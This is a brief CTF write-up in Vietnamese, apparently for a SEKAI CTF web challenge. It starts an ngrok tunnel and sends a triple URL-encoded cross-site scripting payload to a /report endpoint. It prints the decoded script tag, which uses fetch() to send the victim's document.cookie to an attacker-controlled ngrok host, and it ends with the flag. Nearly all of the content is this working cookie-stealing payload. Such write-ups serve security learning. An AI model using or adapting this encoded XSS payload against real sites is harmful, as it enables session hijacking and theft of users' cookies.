
ngrok http 80


Gửi payload sau đến POST /report:

http://localhost:5000/%25%33%63%25%37%33%25%36%33%25%37%32%25%36%39%25%37%30%25%37%34%25%32%30%25%37%33%25%37%32%25%36%33%25%33%64%25%32%32%25%32%35%25%33%32%25%36%36%25%32%35%25%33%32%25%36%31%25%32%35%25%33%32%25%36%31%25%32%35%25%33%32%25%36%36%25%32%35%25%33%36%25%33%36%25%32%35%25%33%36%25%33%35%25%32%35%25%33%37%25%33%34%25%32%35%25%33%36%25%33%33%25%32%35%25%33%36%25%33%38%25%32%35%25%33%32%25%33%38%25%32%35%25%33%36%25%33%30%25%32%35%25%33%36%25%33%38%25%32%35%25%33%37%25%33%34%25%32%35%25%33%37%25%33%34%25%32%35%25%33%37%25%33%30%25%32%35%25%33%37%25%33%33%25%32%35%25%33%33%25%36%31%25%32%35%25%33%32%25%36%36%25%32%35%25%33%32%25%36%36%25%32%35%25%33%33%25%33%35%25%32%35%25%33%33%25%33%30%25%32%35%25%33%36%25%33%35%25%32%35%25%33%33%25%33%36%25%32%35%25%33%32%25%36%34%25%32%35%25%33%37%25%36%32%25%32%35%25%33%35%25%33%32%25%32%35%25%33%36%25%33%35%25%32%35%25%33%36%25%33%34%25%32%35%25%33%36%25%33%31%25%32%35%25%33%36%25%33%33%25%32%35%25%33%37%25%33%34%25%32%35%25%33%36%25%33%35%25%32%35%25%33%36%25%33%34%25%32%35%25%33%37%25%36%34%25%32%35%25%33%32%25%36%35%25%32%35%25%33%36%25%36%35%25%32%35%25%33%36%25%33%37%25%32%35%25%33%37%25%33%32%25%32%35%25%33%36%25%36%36%25%32%35%25%33%36%25%36%32%25%32%35%25%33%32%25%36%34%25%32%35%25%33%36%25%33%36%25%32%35%25%33%37%25%33%32%25%32%35%25%33%36%25%33%35%25%32%35%25%33%36%25%33%35%25%32%35%25%33%32%25%36%35%25%32%35%25%33%36%25%33%31%25%32%35%25%33%37%25%33%30%25%32%35%25%33%37%25%33%30%25%32%35%25%33%32%25%36%36%25%32%35%25%33%33%25%36%36%25%32%35%25%33%36%25%33%33%25%32%35%25%33%36%25%36%36%25%32%35%25%33%36%25%36%36%25%32%35%25%33%36%25%36%32%25%32%35%25%33%36%25%33%39%25%32%35%25%33%36%25%33%35%25%32%35%25%33%33%25%36%34%25%32%35%25%33%32%25%33%34%25%32%35%25%33%37%25%36%32%25%32%35%25%33%36%25%33%34%25%32%35%25%33%36%25%36%36%25%32%35%25%33%36%25%33%33%25%32%35%25%33%37%25%33%35%25%32%35%25%33%36%25%36%34%25%32%35%25%33%36%25%33%35%25%32%35%25%33%36%25%36%35%25%32%35%25%33%37%25%33%34%25%32%35%25%33%32%25%36%35%25%32%35%25%33%36%25%33%33%25%32%35%25%33%36%25%36%36%25%32%35%25%33%36%25%36%36%25%32%35%25%33%36%25%36%32%25%32%35%25%33%36%25%33%39%25%32%35%25%33%36%25%33%35%25%32%35%25%33%37%25%36%34%25%32%35%25%33%36%25%33%30%25%32%35%25%33%32%25%33%39%25%32%35%25%33%32%25%36%36%25%32%35%25%33%32%25%36%36%25%32%32%25%33%65%25%33%63%25%32%66%25%37%33%25%36%33%25%37%32%25%36%39%25%37%30%25%37%34%25%33%65

<script src="/\*\*/fetch(`https://50e6-{Redacted}.ngrok-free.app/?cookie=${document.cookie}`)//"></script>

Payload gốc đã được mã hóa Url đến 3 lần





**Flag: SEKAI{w4rmUpwItHoUtTags}**